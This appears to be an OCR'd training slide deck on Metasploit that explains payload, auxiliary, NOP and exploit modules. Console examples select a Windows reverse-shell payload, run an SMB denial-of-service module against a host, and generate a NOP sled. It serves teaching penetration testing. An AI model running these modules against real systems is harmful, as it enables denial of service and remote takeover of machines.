
- Payload module establishes a **communication channel** between the Metasploit framework and the victim host
- It combines the **arbitrary code** that is executed because of the success of an exploit
- To generate **payloads**, first select a payload using the command as shown in the screenshot

Auxiliary Module


- Auxiliary modules can be **used to perform arbitrary**, one-off actions such as port scanning, denial of service, and even fuzzing
- To run an auxiliary module, either use the **`run`** command, or **`exploit`** command



```
msf5 > use windows/shell_reverse_tcp
msf5 payload(windows/shell_reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload. Datastore options may be supplied after normal options.

Example: generate -f python LHOST=127.0.0.1

OPTIONS:

    -E        Force encoding
    -O <opt>  Deprecated: alias for the '-o' option
    -P <opt>  Total desired payload size, auto-produce appropriate NOP sled length
    -S <opt>  The new section name to use when generating (large) Windows binaries
    -b <opt>  The list of characters to avoid example: '\x00\xff'
    -e <opt>  The encoder to use
    -f <opt>  Output format: bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,p
l,powershell,ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx-exe,
axis2,dll,elf,elf-so,exe,exe-only,exe-service,exe-small,hta-psh,jar,jsp,loop-vbs,ma
cho,msi,msi-nouac,osx-app,psh,psh-cmd,psh-net,psh-reflection,vba,vba-exe,vba-psh,vb
s,war
    -h        Show this message
    -i <opt>  The number of times to encode the payload
    -k        Preserve the template behavior and inject the payload as a new thread
    -n <opt>  Prepend a nopsled of [length] size on to the payload
```



```
msf5 > use dos/windows/smb/ms06_035_mailslot
msf5 auxiliary(dos/windows/smb/ms06_035_mailslot) > set RHOST 1.2.3.4
RHOST => 1.2.3.4
msf5 auxiliary(dos/windows/smb/ms06_035_mailslot) > run
[*] Running module against 1.2.3.4

[*] 1.2.3.4:445 - Mangling the kernel, two bytes at a time...
```



Metasploit NOPS Module

- NOPS modules generate a no-operation instruction used for blocking out buffers
- Use **generate** command to generate a NOP sled of arbitrary size and display it in a specific format

OPTIONS:

-b <opt>: The list of characters to avoid: '**\x00\xff**'

-h: Help banner

-s <opt>: The comma separated list of registers to save

-t <opt>: The output type: ruby, perl, c, or raw

msf nop(opty2)>

Command to generate a NOP sled of a given length

```
msf > use x86/opty2
msf nop(opty2) > generate -h
Usage: generate [options] length
```

Command to generate a 50-byte NOP sled

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d
\xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40
\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a
\x98"
"\x92\xb5\xd4\x4f\x91";
msf nop(opty2) >
```

Metasploit Modules

- **Metasploit Exploit Module**

  It is a basic module in Metasploit used to encapsulate a single exploit, using which users target many platforms. This module has simplified meta-information fields. Using the Mixins feature, users can also dynamically modify exploit behavior, perform brute-force attacks, and attempt passive exploits.

  A system can be exploited with the Metasploit Framework through the following steps:


  - Configure an active exploit
  - Verify the exploit options
  - Select a target
  - Select a payload
  - Launch the exploit

- **Metasploit Payload Module**

  An exploit carries a payload in its backpack when it breaks into a system and then leaves the backpack there. The following three types of payload modules are provided by the Metasploit Framework.

  - **Singles**: Self-contained and completely standalone
  - **Stagers**: Sets up a network connection between the attacker and victim
  - **Stages**: Downloaded by stager modules

A Metasploit payload module can upload and download files from the system, take screenshots, and collect password hashes. It can even take over the screen, mouse, and keyboard to control a computer remotely. The payload Module establishes a communication channel between the Metasploit framework and victim host. It combines arbitrary code that is executed as the result of an exploit succeeding. To generate payloads, a payload is first selected using the command shown in the screenshot.

